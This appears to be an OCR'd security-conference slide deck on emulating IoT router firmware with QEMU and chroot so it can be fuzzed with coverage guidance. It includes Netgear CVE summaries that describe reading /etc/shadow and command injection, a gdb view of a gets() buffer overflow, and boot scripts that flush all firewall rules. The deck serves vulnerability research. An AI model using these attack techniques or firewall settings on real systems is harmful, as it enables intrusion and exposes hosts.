# Virtualizing IoT with Code Coverage Guided Fuzzing

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## About NGUYEN Anh Quynh







- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- > Unicorn emulator: http://unicorn-engine.org
- > Keystone assembler: http://keystone-engine.org

## About kaijern.xwings.L



Founder

Stavs in the lab 24/7 by hoping making the world a better place

- JoT Research
- Blockchain Research
- Fun Security Research



### **Badge Maker**

Electronic fan boy, making toys from hacker to hacker

- **Reversing Binary** >
- **Reversing IoT Devices** >
- Part Time CtF player >




- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker



**Broker** 

Crew since 2008, from Kuala Lumpur till now AMS, SG, **BEIJING and DXB** 

- 2006 (ctf) till end of time
- Core Crew >
- - > 2017, Kcon, Beijing, Trainer
  - 2017, DC852, Hong Kong, Speaker
  - 2018, KCON, Beijing, Trainer
  - 2018, DC010, Beijing, Speaker
  - 2018, Brucon, Brussel, Speaker
  - > 2018, H2HC, San Paolo, Brazil, Speaker
  - 2018, HITB, Beijing/Dubai, Speaker
  - 2018, beVX, Hong Kong, Speaker



- MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- > Linux ASLR bypass, Return to EDX

**Review Board** 5

**Coverage Guided Fuzzer vs Embedded Systems** 

**Emulating Firmware** 

**Skorpio Dynamic Binary Instrumentation** 


**Guided Fuzzer for Embedded** 

DEMO


Conclusions

Secret Menu

## Fuzzing




- > Automated software testing technique to find bugs
  - > Feed craft input data to the program under test
  - Monitor for errors like crash/hang/memory leaking
  - Focus more on exploitable errors like memory corruption, info leaking
- Maximize code coverage to find bugs
- Blackbox fuzzing
- > Whitebox fuzzing
- > Graybox fuzzing, or Coverage Guided Fuzzing



- Instrument target binary to collect coverage info
- > Mutate the input to maximize the coverage
- > Repeat above steps to find bugs
  - > Proved to be very effective
    - > Easier to use/setup & found a lot of bugs
  - > Trending in fuzzing technology
    - > American Fuzzy Lop (AFL) really changed the game

### **Guided Fuzzer for Embedded**



- > Guided fuzzer was introduced for powerful PC systems
- > Bring over to embedded world?
  - > No support for introducing new tools
  - Not open source
  - > Lack support for embedded hardware

### Issues

#### **24K Core Architecture** 40pins: 28x GPIO, I2C, SPI, UART ..... • 24Kc<sup>™</sup> Core: This base core includes a high-performance .... at USB 3.0 畿 32x32 multiply/divide unit and Mul/Div Unit Power configurable MMU with TLB or ..... Managemen DSP ASE fixed manning A COLOR • 24KEc<sup>™</sup> Core: This core N K 10 CPU/GPU adds the MIPS DSP ASE to the BC M283 2± USB 2. ( Broadcom foundation capabilities of the MIPS32 32-bit 24K series BIU for 64-bit BCM2835 Execution Unit Interface DSP ASE • 24Kf/24KEf™ Cores: Include RLAME SDOAM a hardware floating point unit that is fully compliant with IEEE 754. IDMI Micro Micro RJ 45 • 24K/24KE<sup>™</sup> Pro Cores: TAG On-Ch Pro series cores feature the FPU CorExtend<sup>™</sup> capability for user defined instructions Restricted Lack Support Closed for Embedded System System

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - Compiler
  - > Debugger
  - Analysis tools

- > Binary only without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on **Dynamic Binary Instrumentation**

- Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

Coverage Guided Fuzzer vs Embedded Systems

**Emulating Firmware** 

**Skorpio Dynamic Binary Instrumentation** 


**Guided Fuzzer for Embedded** 

DEMO

Conclusions

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
The SoC



- Scale Down from PC
- > System on Chip
- > A chip with all the PCI-e slot and card in it

- > Pinout to different parts
- > Wifi, Lan, Bluetooth and etc
- > Low power device

### Requirement



### Hardware + GNU Command

also love hardware and not only hardware hacking

Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

Lets Get Started

#### Netgear : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

read arbitrary files via a .. (dot dot) in the thispage parameter, as demonstrated by reading the /etc/shadow file.

Total number of vulnerabilities : 75 Page : 1 (This Page) 2


#### Copy Results Download Results

	CVE ID	CWE	# of	Vulnerabilit	y Type(s)	Publish	Update	Score	Gained Access	Access	Complexity	Authentication	Conf.	Integ.	Avail.
		ID	Exploits		-	Date	Date	<b></b>	Level						
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2 <u>CV</u>	E-2017-6366	<u>352</u>		Exec Code CSR	F	2017-03-15	2017-03-29	6.8	None	Remote	Medium	Not required	Partial	Partial	Partia
									ough 10.0.0.50 al ned with CVE-2013					f users for	request
8 <u>CV</u>	E-2017-6334	<u>264</u>		Exec Code		2017-03-05	2017-08-31	9.0	None	Remote	Low	Single system	Complete	Complete	Comple
				evices with firmwa nt vulnerability th			ws remote au	thenticat	ed users to execut	e arbitrary O	S commands	via shell metach	naracters in	n the host_	_name
+ <u>cv</u>	E-2017-6077	<u>78</u>		Exec Code		2017-02-22	2017-03-01	10.0	None	Remote	Low	Not required	Complete	Complete	Comple
	gi on NETGEA TP POST requi		00 devices	with firmware th	rough 10.0.0	.50 allows rer	mote authenti	cated use	ers to execute arbi	trary OS com	mands via sh	ell metacharacte	ers in the j	ping_IPAdo	dr field o
5 <u>CV</u>	E-2017-5521	200		+Info		2017-01-17	2017-08-31	4.3	None	Remote	Medium	Not required	Partial	None	None
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				ord recovery is se overy option, the e							e previously s	et when enability	y that leat		
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### In The Beginning: We Need Firmware

# **Getting Firmware**

### **Firmware and Hardware**





If we need more ? 1. RCE 2. Fuzz

# The Easy Way

### **Complete Kit to Success**







MIPS

How Many Dev Board

ARM

# AARCH64


**Classic LIBC Issue** 

fstat(3, {st_mode_5_IFREG10644, st_size=35112,}) = 0
<pre>mmap(NULL, 99840, PROT_READIPROT_EXEC, MAP_PRIVATE IMAP_DENYWRITE, 3, 0) = 0xffff8b54d000</pre>
<pre>mprotect(0xffff8b554000, 65536, PROT_NONE) = 0</pre>
<pre>mmap(0xffff8b564000, 8192, PROT_READIPROT_WRITE, MAP_PRIVATEIMAP_FIXEDIMAP_DENYWRITE, 3, 0x7000) = 0xffff8b564000</pre>
close(3) = 0
<pre>mmap(NULL, 8192, PROT_READIPROT_MRITE, MAP_PRIVATEIMAP_ANONYMOUS, -1, 0) = 0xfff8b54b000</pre>
<pre>mmap(NULL, 8192, PROT_READIPROT_MRITE, MAP_PRIVATEIMAP_ANONYMOUS, -1, 0) = 0xffff8b549000</pre>
<pre>mprotect(0xffff8bee3000, 16384, PROT_READ) = 0</pre>
mprotect(0xffff8b564000, 4096, PROT_READ) = 0
mproLecL(0xffff8b585000, 4096, PROT_READ) = 0
mprotect(0xffff8b708000, 16384, PROT_READ) = 0
mproLecL(%xffff8b738000, 4096, PROT_READ) = 0
<pre>mprotect(0xffff8c2fb000, 4096, PROT_READ) = 0</pre>
<pre>mprotect(%xffff8bbf9000, 4096, PROT_READ) = 0</pre>
<pre>mprotect(0xffff8b839000, 45056, PROT_READ) = 0</pre>
<pre>nprotect(0xffff8bcea000, 4096, PROT_READ) = 0</pre>
mprotect(0xffff8b8c0000, 4096, PROT_READ) = 0
nprotect(0xffff8b941000, 4096, PROT_READ) = 0
<pre>nprotect(0xffff8b9c7000, 4096, PROT_READ) = 0</pre>
nprotect(0xffff8b985000, 4096, PROT_READ) = 0
<pre>nprotect(0xffff8ba0a000, 4096, PROT_READ) = 0</pre>
<pre>nprotect(0xffff8bb68000, 53248, PROT_READ) = 0</pre>
<pre>nprotect(0xffff8bb8c000, 4096, PROT_READ) = 0</pre>
<pre>nprotect(0xffff8bbaf000, 4096, PROT_READ) = 0</pre>
nprotect(0xffff8bf0f000, 4096, PROT_READ) = 0
<pre>mmap(NULL, 8192, PROT_READIPROT_MRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0xffff8b547000</pre>
nprotect(0xffff8c08e000, 40960, PROT_READ) = 0
<pre>nprotect(0xffff8bd51000, 155648, PROT_READ PROT_WRITE) = 0</pre>
<pre>nprotect(0xffff8bd51000, 155648, PROT_READ PROT_EXEC) = 0</pre>
<pre>nprotect(0xffff8c1df000, 32768, PROT_READ) = 0</pre>
nprotect(0xffff8c59f000, 4096, PROT_READ) = 0
nunnap(0xffff8c596000, 19536) = 0
<pre>set_tid_address(0xfff8b549500) = 3637</pre>
set_robust_list(0xfff8b549510, 24) = 0
rt_sigaction(SIGRTMIN, {so_handler=0xffff8c2da768, so_mask=], so_flags=SA_SIGINF0}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {so_handler=0xffff8c2da838, so_mask=[], so_flags=SA_RESTARTISA_SIGINF0}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
<pre>prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_mox=RLIM64_INFINITY}) = 0</pre>
SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPC, si_addr=0xffff8c574338}
+++ killed by SIGILL +++
Ellegal instruction

Hardware is not "down gradable"

## **Assembly Instruction Compatibility**

Break gef>	ing program: /home/azeria/exp/stack	
->	0x10424 <main+8>       sub       sp, sp, #16         0x10428 <main+12>       str       r0, [r11, #-16]         0x1042c <main+16>       str       r1, [r11, #-20]; 0xffffffec         0x10430 <main+20>       sub       r3, r11, #12         0x10434 <main+24>       mov       r0, r3         0x10438 <main+28>       bl       0x102c4 <gets@plt>         0x1043c <main+32>       mov       r0, r3         0x10440 <main+36>       sub       sp, r11, #4         0x10444 <main+40>       pop       {r11, pc}         0x10448 &lt;_libc_csu_init+0&gt; push       {r3, r4, r5, r6, r7, r8, r9, l         0x1044c &lt;_libc_csu_init+8&gt; ldr       r6, [pc, #76]       ; 0x104a4 &lt;_l</main+40></main+36></main+32></gets@plt></main+28></main+24></main+20></main+16></main+12></main+8>	
Oxbef Oxbef Oxbef Oxbef Oxbef Oxbef	<pre>ff238 +0x00: 0xbefff3a4 -&gt; 0xbefff503 -&gt; "/home/azeria/exp/stack" &lt;-\$sp ff23c +0x04: 0x00000001 ff240 +0x08: "AAAAAAA" &lt;-\$r0 "buffer" ff244 +0x0c: 0x00414141 ("AAA"?) "buffer" ff248 +0x10: 0x00000000 prev.R11/FP ff24c +0x14: 0xb6e8c294 -&gt; &lt; libc_start_main+276&gt; bl_0xb6ea4b28 <gi_ex -="" 0xb6fb1000="" ff254 +0x1c:=""> 0x0013cf20 ff254 +0x1c: 0xb6fff3a4 -&gt; 0xbefff503 -&gt; "/home/azeria/exp/stack" </gi_ex></pre>	tt> prev. LR



ARM

## AARCH64


Current Work Around

### **Qemu Static**

```
Terminal
                                                                          - + ×
 File Edit View Search Terminal Help
bernardomr@splinter ~/w00t/asuswrt $ sudo chroot . ./gemu-mipsel-static bin/busy 🔺
box-asuswrt
BusyBox v1.20.2 (2013-08-24 22:04:57 EDT) multi-call binary.
Copyright (C) 1998-2011 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.
Usage: busybox [function] [arguments]...
   or: busybox --list
                                                             k
   or: function [arguments]...
        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable. Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.
Currently defined functions:
        [, [[, arp, arping, ash, awk, basename, blkid, cat, chmod, chown,
        chpasswd, chroot, clear, cmp, cp, crond, crontab, cut, date, dd, df,
        diff, dirname, dmesg, du, echo, egrep, env, ether-wake, expr, fdisk,
```

QEMU-Static is good for binary execution without additional software or hardware interection

### **Current Primitive Firmware Emulation**



Emulating and Exploiting Firmware binaries by Aditya Gupta ... - Peerlyst https://www.peerlyst.com - Explore - Posts - Jun 25, 2017 - Emulating and Exploiting Firmware binaries. This is the third post in the "Offensive IoT Exclosition" that posts errise. In the previous goes we we

### GitHub - firmadyne/firmadyne: System for emulation and dynamic ...

GitHub - attify/firmware-analysis-toolkit: Toolkit to emulate firmware ... http://github.com/attify/tirmware-analysis-toolkit = Toolki to emulate firmware analysis if or security valeeebilities - attify/tirmware-analysis-toolkit

#### Network support when emulating firmware with QEMU - Reverse .

https://teverseeingineering.stackexchange.com/.../network-support-when-emulating-fit... + 1 answer Jun 27, 2017 - Use the -net argument -net nic.model=rt8139. Of course replace rt8139 with your network device model (e1000, I62551, I82557b....) Further ...


### Emulating Non-Linux Firmware Image of Embedded Devices - Reverse ... https://www.emgineering.stackexchange.com/../emulating-non-linux-firmware-imag... + 1 answer Feb 9, 2017. It is possible, but emulating the raw bin file is almost never going to work unless its lad

Emulating Embedded Linux Systems with QEMU | Novetta https://www.novetta.com/2018/02/emulating-embedded-linux-systems-with-gemu/ ♥ Feb 28, 2015 - In the first post, Emulating Embedded Linux Applications with QEMU, we \_\_ Extract the kernel from the device firmware, careate a roots image.

#### Images for emulating firmware



→ More images for emulating firmware



#### IoT This Week | Firmware emulation with QEMU

7.332 views

IN LIKE ■ DISLIKE → SHARE =+ ...

## Leaving squashfs and going into a unknown world Its not easy after 2016

Why Firmware Emulation

### **More Resources = More Power**



P	<b>n</b>	ce	SS	or

Normally 1-2 Core

RAM

Normally 256MB/512MB FLASH

Normally 8MB/16MB/32MB/256MB


Most Important, we got apt-get

Objectives

## **Only One Process with Interaction**



Router Informatic		X Internet Port		it s
Hardware Version		MAC Address	00 09 55 70 46 26	
Firmware Version		IP Address	0.0.0	
GUI Language Versi		Connection Mode	DHCPClient	
LAN Port		IP Subnet Mask	0.0.0.0	
MAC Address	52.54.00.12.34.56	Domain Name Server	0.0.0	
IP Address	192.168.1.1			
DHCP Server	On			
Reb	oot	Show Statistics	Connection Status	
🗙 Wireless Settings	(2.4GHz)	Wireless Settings(		
Name (SSID)	NETGEAR	Name (SSID)	NETGEAR-5G	
Region	Asia	Region	Asia	
Channel	Auto (0)	Channel	Auto (0)	
Mode	Up to 300 Mbps	Mode	Up to 867 Mbps	
Wireless AP	On	Wireless AP	On	
Broadcast Name Wi-Fi Protected Setup	On Configured	Broadcast Name Wi-Fi Protected Setup	On Configured	
X Guest Network(2.4	4GHz)	Guest Network(5G	(z)	
Name (SSID)	NETGEAR_Gues		NETGEAR-5G_Gu	
Wireless AP	Off	reame (33ib)	est	
Broadcast Name	On	Wireless AP	Off	
Allow guest to access My Network	/ Local Off	Broadcast Name Allow guest to access My Network	On Local <sub>Off</sub>	



most of the devices comes with one big binary

Booting Up

### **Distro and Kernel Mix and Match**

### script to boot arm

#### #!/bin/bash

#### sudo tunctl -d tap0

sudo screen -dm /opt/qemu/bin/qemu-system-arm -m 2048 -M virt -cpu cortex-a15 -smp cpus= 4,maxcpus=4 -kernel boot.stretch.armhf.virt/vmlinuz-4.9.0-6-armmp-lpae -initrd boot.stre tch.armhf.virt/initrd.img-4.9.0-6-armmp-lpae -append "root=/dev/vda2" -drive file=debian -stretch.armhf\_virt.qcow2,if=none,format=qcow2,id=hd0 -device virtio-blk-device,drive=hd 0 -netdev type=tap,id=net0 -device virtio-net-device,netdev=net0,mac=52:54:00:fa:ee:10 nographic

sudo sysctl -w net.ipv4.ip\_forward=1

echo "Stopping firewall and allowing everyone..." sudo iptables -F sudo iptables -X sudo iptables -t nat -F sudo iptables -t nat -X sudo iptables -t mangle -F sudo iptables -t mangle -X sudo iptables -P INPUT ACCEPT sudo iptables -P FORWARD ACCEPT sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1022 -j DNAT --to-destination 10.253.253.10:22 sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1080 -j DNAT --to-destination 10.253.253.10:80 sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 10443 -j DNAT --to-destinatio n 10.253.253.10:443

echo "Booting VM, eta 10 seconds"

#### sleep 10 sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

### script to boot mips

#### !/bin/bas

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mi
psel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta
-append "root=/dev/sda1 net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel
.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=ta
p1,script=no,downscript=no -nographic

sudo tunctl -t tap0 -u xwings sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.2

sudo sysctl -w net.ipv4.ip\_forward=1

echo "Stopping firewall and allowing everyone..."

sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT


sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination
10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination
10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destinatio
n 10.253.253.11:443

argument: running new or old distro + kernel

chroot

### Easy Way Out, chroot



#### c++ - Debug chrooted program with gdb - Stack Overflow https://stackoverflow.com/guestions/33695551/debug-chrooted-program-with-gdb •

1 answer Nov 13, 2015 - You can use remote debugging: In the chroot you need just your usual runtime plus the program dobserver. Then run: chroot\$ adbserver:8888 ...

 gdb - How to debug binaries from a MIPS firmware
 8 Apr 2018

 linux - Use UDP port for GDB connection in Eclipse
 1 Nov 2016

 eclipse Is it possible to have multiple connections to gdbserver...
 7 Aug 2016

 Eclipse GDB running inside Chroot environment
 18 Aug 2014

 More results from stackoverflow.com
 18 Aug 2014

#### Debugging with GDB - Sourceware

https://www.sourceware.org/gdb/onlinedocs/gdb.html 
This is the Tenth Edition, of Debugging with GDB: the GNU Source-Level ...... (gdb) catch syscall chroot Catchpoint 1 (syscall 'chroot' [61]) (gdb) r Starting ... Getting In and Out of GDB · GDB Commands - Running Programs Under ...

### SWCI

- You can use remote debugging:
- In the chroot you need just your usual runtime plus the program gdbserver. Then run:

chroot\$ gdbserver :8888 myprogram

In the development environment, from the source directory you run gdb and connect it to the server

\$ gdb myprogram
(gdb) target remote :8888

#### And you can start debugging


I like to do br main before continue because the debugger will be stopped in \_start, too early to be useful.

PS: Be aware of the security concerns when using remote debugging, as the 8888 is a listening TCP port.

# Debugging firmware images that aren't successfully emulated #46

Closed prashast opened this issue on Apr 29, 2017 · 11 comments

debug stubs (not GDB-compatible) in the install directory.



gdb / x86\_64 / chroot thendly debugger launch ... | NXP Commun https://community.nxp.com/thread/425764 ▼ I post

### chroot is easy (still hardware dependent), but we will have is sue with tools be for the tar

votes

active oldect

C::B debugging, but gdb/gcc in chroot? - Code::Blocks forums.codeblocks.org. User forums. Using Code::Blocks ▼ Jun 21, 2007 - Hi all, I've got a question about using gdb to debug chrooted executables. In detail: I'm running Gentowith gcd 42.0 (for which there is no gdc...

#### Tinkering Is Fun: Debugging non-native programs with QEMU + GDB

tinkering-is-fun blogspot.com/2009/.../debugging-non-native-programs-with-qemu.ht... ▼ Dec 14, 2009 - Debugging non-native programs with QEMU + GDB ... curious enough, you might have tried running GDB within your (say) ARM Debian chroot.

#### Debugging firmware images that aren't successfully emulated · Issue ... https://github.com/firmadyne/lismadyne/lissues/46 •

Apr 28, 2017 - I've set up a bind mount of the /proc inside the chroot because gdb complained that it wasn't able to read the proc entry of the pid that was ...

attached to the binary of interest. Of course, you'll need a cross-compile toolchain, which can also be difficult to get ahold of; you can either build it from scratch using e.g. buildroot, or attempt to find GPL sources and look for a toolchain in there. Alternatively, if the platform is popular enough, you can usually find pre-compiled binaries online. Also, if you have access to IDA Pro, it comes with its own pre-compiled

